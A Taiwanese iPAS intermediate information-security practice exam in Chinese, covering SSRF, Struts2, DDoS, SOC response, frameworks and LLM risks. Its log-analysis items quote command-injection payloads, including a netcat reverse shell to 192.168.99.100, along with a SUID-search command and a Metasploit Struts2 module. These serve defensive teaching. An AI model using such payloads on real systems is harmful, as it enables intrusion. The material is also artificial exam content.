所屬科目:iPAS◆資訊安全防護實務◆中級
1. 下列的弱點應對修補方式,何者最為適當?(A) 緩衝區溢位(Buffer Overflow)使用記憶體執行阻擋(Data Execution Prevention, DEP)(B) 遠端程式碼執行(RCE)僅以防火牆封鎖流量(C) 指令注入(Command Injection)只做字串過濾(D) 資源注入(Resource Injection)採黑名單過濾資源名稱
2. 伺服器端請求偽造(Server Side Request Forgery, SSRF)是過 去幾年很流行的攻擊手法,下列關於 SSRF 的描述何項「錯誤」? (A) 有機會用來對內網進行 port scan (B) 有機會透過 file:// 協定讀取系統檔案,例如讀取 Linux 作業系統的 /etc/passwd (C) 只要使用正規表示式把 10.0.0.0 - 10.255.255.255、172.16.0.0 - 172.31.255.255、192.168.0.0 -192.168.255.255 從參數內容過濾掉,攻擊者就無法透 過 SSRF 存取內網 (D) 有機會透過 dict:// 協定存取 Redis 資料庫
3. 釣魚攻擊中常見的「憑證收集(Credential Harvesting)」指的是下列何種做法? (A) 植入遠端存取木馬(Remote Access Trojan, RAT) (B) 對硬碟進行全碟資料傾印(Dumper) (C) 利用 CAPTCHA 阻擋分析 (D) 偽裝成登入頁面,以騙取使用者的帳號與密碼
4. 為了防範常見的網站應用程式攻擊,如 SQL 注入(SQL Injection)與跨網站指令碼(XSS),開發團隊在設計安全架構時,應實施下列哪些防護與應變技術最為適切?(複選) (A) 在伺服器端採用參數化查詢(Parameterized Queries) 或預處理敘述(Prepared Statements)來處理所有資料庫操作 (B) 在網頁前端實作嚴格的內容安全策略(Content Security Policy, CSP)以限制外部腳本的載入與執行 (C) 對所有使用者輸入的資料,在輸出至網頁時進行適當的編碼(Output Encoding) (D) 僅在 HTTP 協定上運行網站,避免 HTTPS 加密造成的效能損耗
5. 根據 MITRE ATT&CK,最適合歸類於下列哪一個戰術? (A) Reconnaissance(偵察) (B) Initial Access(初始存取) (C) Privilege Escalation(權限提升) (D) Defense Evasion(防禦規避)



6. 【題組 1】情境如附圖所示。以這個案例來說,施測人員用於執行 OGNL 語法的 HTTP Header 最有可能是下列何者?(A) Accept-Language(B) Cache-Control(C) Content-Type(D) Origin
7. 【題組 1】情境如附圖所示。醫院若想針對內網環境進行上述Struts 2 漏洞的快速偵測並驗證,使用下列何種工具或指令最為適切?(A) nmap -sV --script=http-shellshock(B) sqlmap -u "https://struts2.com"(C) nikto -host struts2.com -C all(D) msf > use exploit/multi/http/struts2_content_type_ognl
8. 【題組 1】情境如附圖所示。攻擊者取得 RCE 後,使用下列哪些 nmap 指令(指令中的 target 請視為要掃描的系統)可以用來掃描 3306 埠,並且可以顯示資料庫服務的版本?(複選)(A) nmap -sV -p 3306 target(B) nmap -O -p 1-65535 target(C) nmap -sS -T5 target(D) nmap -sV -p 3306 --script mysql-info target
9. 下列哪一種資訊安全框架特別強調治理(Govern)、識別(Identify)、保護(Protect)、偵測(Detect)、回應(Respond)與復原(Recover)六大面向?(A) ISO 27001(B) CIS CSC(C) NIST Cybersecurity Framework v2(CSF)(D) Zero Trust
10. 安全營運中心(SOC)接獲終端偵測與回應(EDR)警報,指出某個人電腦端點可能執行 Cobalt Strike Beacon。為在不影響業務的前提下「快速遏制」並「保全證據」,第一時間最適合採取下列何項作法?(A) 立即關閉端點電源(B) 啟動端點重灌電腦(C) 隔離端點網路,並同時擷取 RAM 與磁碟的鑑識鏡像(D) 啟動端點防毒進行全碟掃描
11. 依據美國國家標準技術研究院(NIST)特別出版品 800-34(SP800-34)中的相關規定,在進行業務衝擊分析(Business Impact Analysis, BIA)時,下列何項最能正確描述 BIA 的核心目標?(A) 評估資訊系統的技術漏洞,以便制定防護策略(B) 確定關鍵業務流程及其對資源中斷的影響,並設定復原優先級(C) 開發系統架構以確保業務流程的持續性(D) 測試災難復原計劃的可行性,並提供改進建議
12. 依據 SANS 工業控制系統殺戮鏈(SANS Industrial Control System Kill Chain ), 若在營運技術網路 ( Operational Technology, OT)偵測到大量 Modbus 功能碼 0x10(Write Multiple Registers)的非預期封包,下列何種即時防禦措施最符合「最小影響但高效遏制」原則? (A) 於核心路由器啟用 Geofencing 阻斷來源 IP (B) 立即更新所有 PLC 韌體 (C) 立刻切斷工控網與 IT 網的所有連線 (D) 於入侵防禦系統(IPS)套用 Modbus 深度解析規則, 並將 Write 多筆暫存器行為設為只讀或阻斷
13. 若安全營運中心(SOC)於內部 DNS 伺服器偵測到大量指向 *.onion 的查詢,但防火牆尚未攔阻,下列何項即時防禦措施最符合效率及不影響正常服務運作? (A) 直接封鎖所有 53/TCP 與 53/UDP 流量 (B) 通知使用者可能違反政策,待其自我修正 (C) DNS 層將可疑頂級網域(Top-Level Domain, TLD)解 析為内部黑洞(sinkhole)IP (D) 調高 DNS 服務優先權,以降低查詢逾時
14. 一家企業正計畫將大型語言模型(LLM)整合至其內部知識庫系統,以提供員工智慧問答服務。為了防範與生成式 AI 相關的安全風險,下列哪些是資安團隊應優先實施的控制措施? (複選) (A) 對使用者輸入的提示(Prompt)進行過濾與淨化,以防禦提示注入(Prompt Injection)攻擊 (B) 部署 Layer 4 網路防火牆(Network Firewall) (C) 建立嚴格的資料外洩防護(Data Loss Prevention, DLP)規則,監控並阻擋模型輸出中可能包含的敏感 資訊 (D) 實施基於角色的存取控制(Role-Based Access Control, RBAC),確保僅有授權員工能存取特定主題的知識庫 與模型互動
15. 下列何項正確的描述了美國國家標準技術研究院(NIST)的網路安全框架(Cyber Security Framework, CSF)新增的「治理(Govern)」功能重點?(複選)(A) 明確高層管理在網路安全策略中的責任與決策角色(B) 提供技術層面的具體指導來實施威脅緩解機制(C) 強調將網路安全融入組織的整體風險管理框架中(D) 引入自動化工具以簡化網路安全事件的回應流程

16. 如附圖所示。Anet 為一家 ISP 網際網路服務商,其參考關鍵基礎設施的網路管理要求,將公司的網路服務系統分割為 2 個獨立的部份:一、Data Service Backbone 數據服務骨幹網路僅提 供數據服務流,用以提供終端客戶上網與雲端服務、二、 Management DCN(Data Control Network)管理數據網路,用以建立網路設備的控制訊務流並提供操作服務網路設備與系統之功能;此外,並將骨幹網路設備關閉網路通道內(In-Band) 的連線控制功能,僅提供通道外(Out-Band)的控制功能,避免非必要的設備連線風險。因應此項維運安全需求,請問下列哪些規劃功能較適合應用於此系統架構之中?(A) 數據服務骨幹網路設備上,除了 Console 和 Management 埠之外,關閉所有的控制連線埠位 (B) 在 DCN 網路中建置流量清洗(DDoS Mitigation)系 統,避免少數用戶遭受 DDoS 攻擊時,影響所有其他 客戶的正常網路服務與連線品質 (C) 在 DCN 網路上建置 NAC(Network Access Control) 網路存取控制系統,管理僅有授權的設備可進行連接 通訊和設備操作功能 (D) 以網路防火牆將各網路區塊隔離開來,並僅限 DCN 的 特定設備或網址可能進入數據服務骨幹網路設備的控 制網段和埠號
17. 請問業務無法在外部展示期間,公司最可能遭受下列什麼類型的攻擊?(A) 跨站腳本攻擊(Cross Site Scripting)(B) DNS 洪水攻擊(DNS Flood)(C) HTTP 洪水攻擊(HTTP Flood)(D) ICMP 洪水攻擊(ICMP Flood)
18. 【題組 2】情境如附圖所示。承上題,請問下列何項不是分散式阻斷服務(DDoS)攻擊的破壞目的?(A) 癱瘓系統服務主機(B) 破壞系統服務程式(C) 影響網頁服務正常運作(D) 塞爆服務網路的頻寬
19. 【題組 2】情境如附圖所示。承上題,針對 TCP SYN Flood 攻擊,下列何項應對策略可能無法有效緩解攻擊的影響?(A) 啟用 DNS 反向代理(B) 設定 TCP 連接速率限制(C) 啟用 SYN Cookies 機制(D) 將展示服務部署到內容派遣網路(Content Distribution Network,CDN)上,由 CDN 進行 DDoS 防禦
20. 【題組 2】情境如附圖所示。承上題,參考美國國家標準技術 研究院( NIST )創建的網路安全框架( Cyber Security Framework,CSF),請問 ABC 新創公司在資源有限的情況下, 應該導入哪些 DDoS 防護機制最為合適?(複選) (A) RS.CO-02:當發生 DDoS 事件時,即時與內外部利害 關係人溝通 (B) ID.IM-01:擴增網路頻寬與設備效能以提高 DDoS 攻擊的門檻 (C) DE.CM-01:增設新世代防火牆限制惡意流量與偵測異 常威脅 (D) RS.MA-01:一旦發生 DDoS 攻擊時可以啟動網路上游業者的流量清洗服務
21. H 公司於上周發生公司 email 超過 4 個小時以上無法收發的資安事件,經 MIS 人員處理後發現,郵件伺服器因硬碟空間不 足而無法正常運作,並由追蹤相關記錄中找出服務中斷前,系統正在處理一封寄給全公司 2000 位同仁的內部公告郵件,其之中被夾帶著 4GB 的附檔,但此附檔在防毒軟體和沙箱工具 檢查後並無病毒或威脅性,刪除此郵件及相關衍生作業後,郵件伺服器恢復正常運作,檢討此次內部資安攻擊事件,確認為人員操作失誤所致。請問下列何項措施「無法」防範此類事件再度發生? (A) 儘快增購郵件伺服器的硬碟容量,避免再發生相同空 間不足的問題再度發生 (B) 對員工加強資安教育訓練,避免錯誤的資訊系統操作 行為 (C) 增加防火牆檢查細則,減少大量或敏感資料的傳輸與 攻擊事件 (D) 郵件伺服器增設郵件處理容量限制,阻絕大檔案的傳 送服務
22. 如附圖所示。各地區/領域之電腦緊急應變小組(Computer Emergency Response Team, CERT)與電腦資安事件應變小組 (Computer Security Incident Response Team, CSIRT),常透過 紅綠燈協定(Traffic Light Protocol, TLP)來促進敏感資訊如威脅情資之分享與有效協作,關於紅綠燈協定之敘述,下列何者 「最不正確」? (A) TLP:RED 僅供收件者本人查閱或聆聽,不得進一步揭 露 (B) TLP:AMBER 收件者僅於組織內使用,且任何狀況都 不得對客戶散播 (C) TLP:GREEN 收件者可於相關事件的特定社群中散播 資訊 (D) TLP:CLEAR 收件者可以將此類資訊散播至任何地 方,對揭露沒有限制
23. Android 作業系統為提昇安全性,在專用硬體元件中提供下列何項生成/保護加密金鑰的機制?(A) 共用偏好設定(Shared Preferences)(B) 內部儲存(Internal Storage)(C) 可信執行環境(Trusted Execution Environment, TEE)(D) 外部儲存(External Storage)
24. 在網路安全的資安監控機制中,其一方式為使用身份驗證事件閾值(Authentication Event Thresholding)來識別異常使用者行 為,透過收集身份驗證事件,來建立使用者活動基準,並分析身份驗證事件是否一致來而達成偵測。關於可作為身份驗證事 件閾值的資料來源敘述,下列何者最為適切?(複選) (A) 虛擬私人網路(Virtual private network, VPN)伺服器日誌檔 (B) 網路流量(Network flow)日誌檔 (C) 身份與存取管理(Identity and access management, IDAM)日誌檔 (D) 輕量型目錄存取通訊協定(Lightweight directory access protocol, LDAP)網路傳輸量
25. 針對此類涉及 OT 的勒索軟體事件處理優先序,下列描述何者較為適切? (A) 由於勒索軟體通常只影響特定檔案,且 OT 系統穩定 性優先,應優先進行系統備份,然後等待 OT 維運團隊排程處理,避免額外干擾 (B) 勒索軟體屬一般惡意軟體,主要任務是收集鑑識證據以追溯攻擊者,OT 系統的影響可稍後評估 (C) 此類事件優先序極高,可能對實體安全和關鍵業務營運造成嚴重中斷,需立即啟動遏制與恢復措施,並與 OT 擁有者密切合作 (D) 優先順序取決於是否支付贖金,若已決定支付則回應優先順序可降低,以便與攻擊者協商
26. 【題組 3】情境如附圖所示。鑑於近期持續不斷的 APT 攻擊, 資安營運中心(Security Operations Center, SOC)在利用網路威脅情資(Cyber Threat Intelligence, CTI)時,對於採用 MITRE ATT&CK 這類框架的主要價值,下列描述何者最為正確? (A) MITRE ATT&CK 提供詳盡的特定攻擊者 IP 位址和網 域名稱列表,便於 SOC 立即封鎖,是唯一實用的情資來源 (B) MITRE ATT&CK 能夠自動且絕對地將攻擊歸因於特定 國家級行為者,簡化歸因過程,減少分析師工作量 (C) MITRE ATT&CK 的主要目的是為 SOC 提供自動化的威脅偵測工具,取代人工分析師的判斷,達到全面自 動化 (D) MITRE ATT&CK 提供一套基於真實世界觀察的威脅者 戰術、技術與程序(TTPs)知識庫,有助於 SOC 理解威脅者行為模式
27. 【題組 3】情境如附圖所示。隨著企業逐步採用雲端服務與遠端工作模式,對端點偵測與回應(Endpoint Detection and Response, EDR)工具在資安監控中的作用日益凸顯。關於 EDR 能力對資安營運中心(Security Operations Center, SOC)在偵測與確認入侵方面的價值,下列描述何者最為正確? (A) EDR 主要用於監控網路流量,以發現已知惡意程式碼的特徵碼,與傳統 IDS 無異 (B) EDR 提供的資訊與傳統網路流量資料相比,在確認入侵方面較不具參考價值,因為它可能被攻擊者規避 (C) EDR 系統提供來自端點的強大偵測和豐富的監控數據,使其資料在確認入侵方面通常比網路流量資料更具資訊性 (D) EDR 僅是一種傳統防毒解決方案的升級版,不具備進 階威脅偵測能力,無法應對 APT 級攻擊
28. 【題組 3】情境如附圖所示。某組織正計畫建立一個符合其未 來需求的資安營運中心(Security Operations Center, SOC),並考慮納入雲端與營運技術(OT)環境的監控,以應對日益複雜 的網路攻擊。在建立 SOC 過程中應處理或採納的關鍵考量或功能,下列描述哪些最正確?(複選) (A) 根據組織的規模、業務需求以及預期提供的服務範圍,建立適當的 SOC 組織架構,包括是否涵蓋雲端、 行動和營運技術(OT)環境的監控與回應職責 (B) 實做全面的網路威脅情資(CTI)計畫,以深入理解威 脅者(包含其戰術、技術與程序 TTPs),並依據對其分析來調整偵測、防禦措施,並支援威脅狩獵 (C) 建立績效衡量指標需聚焦於 SOC 對組織外部形象的正 面影響,內部運作效率可於事後再視情況補充評估 (D) 透過標準作業程序(SOPs)和應急手冊,明確定義事 件類別、回應步驟和升級路徑,並根據事件對業務的潛在影響來優先處理事件回應,以確保在危機時刻能迅速且精準行動
29. 如附圖所示是一段 Python 程式碼,你受聘於一個公司進行源碼檢測,需確認程式碼中是否隱藏潛在的惡意行為或漏洞。經分析發現,x() 函數對輸入執行了某種操作,並透過字串反轉進行額外處理。下列何項最正確地描述該程式碼的功能具有潛在風險? (A) 程式碼使用一種簡單 XOR 加密,有容易被破解的風險 (B) 程式碼包含難以追蹤的邏輯漏洞,可能被用於後門驗證邏輯 (C) 程式碼進行了無法逆向的加密方式,無法直接解密字串 SYP{txf_ofq} (D) 程式碼邏輯錯誤,t 的結果永遠無法等於 "}afq{noT_SPY"
30. 應用程式安全測試若僅依賴自動化工具進行的成效通常有其侷限,下列描述何者最正確? (A) 自動化工具可檢測常見問題,但對客製化商務邏輯了解有限而可能產生許多誤報 (B) 自動化工具的軟體授權成本較高,因此人工測試更具成本效益 (C) 自動化工具只能在應用程式處於運行狀態時執行,無法進行靜態程式碼分析 (D) 應用程式安全測試的報告無法由工具自動生成,必須 由人工完成
31. 一家金融科技公司委託資安廠商對其新上線的行動銀行 App 進行一次完整的資安檢測。為了徹底評估其防護能力,下列何項作業較「不」屬於安全檢測項目? (A) 執行滲透測試(Penetration Testing),模擬駭客從外部嘗試入侵 App 與後端伺服器 (B) 進行原始碼檢測(Source Code Review),找出應用程式邏輯與編碼層面的安全漏洞 (C) 對其使用的雲端平台環境進行雲端安全配置檢視 (Cloud Security Posture Management, CSPM) (D) 針對 App 安裝檔(.apk / .ipa)進行逆向工程
32. 常見資安健診服務需求中,下列哪些選項適合公部門所需的政府組態基準(Government Configuration Baseline, GCB)的類型?(複選) (A) 作業系統組態設定檢視 (B) 瀏覽器組態設定檢視 (C) 資料庫組態設定檢視 (D) 惡意活動設定檢視
33. 請問這些日誌內容裡面的「127.0.0.1; sleep 5」,最有可能是發生下列哪一種攻擊情境? (A) 攻擊者想確認該功能是否存在資料庫注入攻擊(SQL Injection) (B) 攻擊者想確認該功能是否存在反序列化攻擊(Insecure Deserialization) (C) 攻擊者想確認該功能是否存在指令注入攻擊 (Command Injection) (D) 攻擊者想確認該功能是否存在資安記錄及監控失效 (Security Logging and Monitoring Failures)
34. 【題組 4】情境如附圖所示。請問「127.0.0.1; whoami」可能是攻擊者想要用來評估下列何項資訊?(請選擇最合適的選項。) (A) 評估此作業系統版本是否有現成的漏洞可以利用 (B) 評估該使用者是否有足夠的權限可以存取機敏資料 (C) 評估該使用者的群組是否有足夠的權限可以存取機敏資料 (D) 評估當下的系統路徑位於哪個目錄中
35. 【題組 4】情境如附圖所示。請問「127.0.0.1; /bin/bash -i 2>&1 | nc 192.168.99.100 80 > /tmp/tmp.txt」這個日誌的內容,可能代表下列何種攻擊情境?(請選擇最合適的選項。) (A) 攻擊者想要勘查 192.168.99.100 的 80 port 是否可進行 連線,可以連線就可以讀取更多網頁內容 (B) 攻擊者想要讀取 /bin/bash 這個檔案內容,並且把結果輸出到 /tmp/tmp.txt 裡面 (C) 攻擊者想要透過 nc 進行反向連線,讓 192.168.99.100 這台電腦可以對伺服器輸入指令 (D) 攻擊者想要讀取作業系統的版本資訊,並且尋找有無可利用的漏洞直接對作業系統進行攻擊
36. 【題組 4】情境如附圖所示。你參考日誌內容,嘗試輸入一樣的參數內容「127.0.0.1; whoami」到網頁應用程式中,發現回傳結果是 www-data。同時,你也在作業系統的指令日誌裡面看到「find / -perm -u=s -type f 2>/dev/null」,請問攻擊者執行這個指令「最不可能」做下列哪些攻擊行為?(請選擇最合適的選項。)(複選)(A) 尋找有被設定 setuid 的檔案,後續可嘗試用該檔案來把當前身分提升成為 root 權限(B) 尋找有被設定 setgid 的檔案,後續可嘗試用該檔案來把當前身分提升成為 root 權限(C) 尋找有被設定 stickyBit 的目錄,後續可嘗試用該目錄裡面的檔案來提升成為 root 權限(D) 尋找有被設定為 root:root 的檔案與目錄,確認機敏資料在哪些地方
37. 下列何種技術最適合整合至 CI/CD 工作流程中? (A) 靜態應用安全測試(Static Application Security Testing, SAST) (B) SQL 資料表比對工具 (C) 黑箱測試(Black-box Testing) (D) 動態應用安全測試(Dynamic Application Security Testing, DAST)
38. 【題組 5】情境如附圖所示。你負責進行 ERP-Web 的 Web 弱點滲透測試,需選擇具備攔截與注入模擬功能的工具。請問下列何項工具最適合? (A) SonarQube (B) Burp Suite (C) Qualys (D) Nmap
39. 【題組 5】情境如附圖所示。你在整理將完整的測試報告準備提交給董事會,下列何項內容最「不」重要? (A) 測試人員背景與工具版本 (B) 執行測試所需耗費的時間 (C) 符合公司期望及需求的結論 (D) 弱點評估結果、評估計分的方法論、分數與修補建議
40. 【題組 5】情境如附圖所示。進行系統原始碼掃描時,下列哪些情境可被歸類為「Broken Authentication」或「Access Control」 相關問題?(複選) (A) 密碼輸入不經雜湊儲存於資料庫 (B) 可以修改自已的帳號讀取到其他人帳號參數 (C) 使用 Base64 加 SHA256 加鹽雜湊儲存密碼 (D) 以 GET 方法將帳號與密碼置於 URL 參數
 阿摩線上測驗
登入
 (A) 數據服務骨幹網路設備上,除了 Console 和 Management 埠之外,關閉所有的控制連線埠位 (B) 在 DCN 網路中建置流量清洗(DDoS Mitigation)系 統,避免少數用戶遭受 DDoS 攻擊時,影響所有其他 客戶的正常網路服務與連線品質 (C) 在 DCN 網路上建置 NAC(Network Access Control) 網路存取控制系統,管理僅有授權的設備可進行連接 通訊和設備操作功能 (D) 以網路防火牆將各網路區塊隔離開來,並僅限 DCN 的 特定設備或網址可能進入數據服務骨幹網路設備的控 制網段和埠號
 (A) TLP:RED 僅供收件者本人查閱或聆聽,不得進一步揭 露 (B) TLP:AMBER 收件者僅於組織內使用,且任何狀況都 不得對客戶散播 (C) TLP:GREEN 收件者可於相關事件的特定社群中散播 資訊 (D) TLP:CLEAR 收件者可以將此類資訊散播至任何地 方,對揭露沒有限制
 (A) 程式碼使用一種簡單 XOR 加密,有容易被破解的風險 (B) 程式碼包含難以追蹤的邏輯漏洞,可能被用於後門驗證邏輯 (C) 程式碼進行了無法逆向的加密方式,無法直接解密字串 SYP{txf_ofq} (D) 程式碼邏輯錯誤,t 的結果永遠無法等於 "}afq{noT_SPY"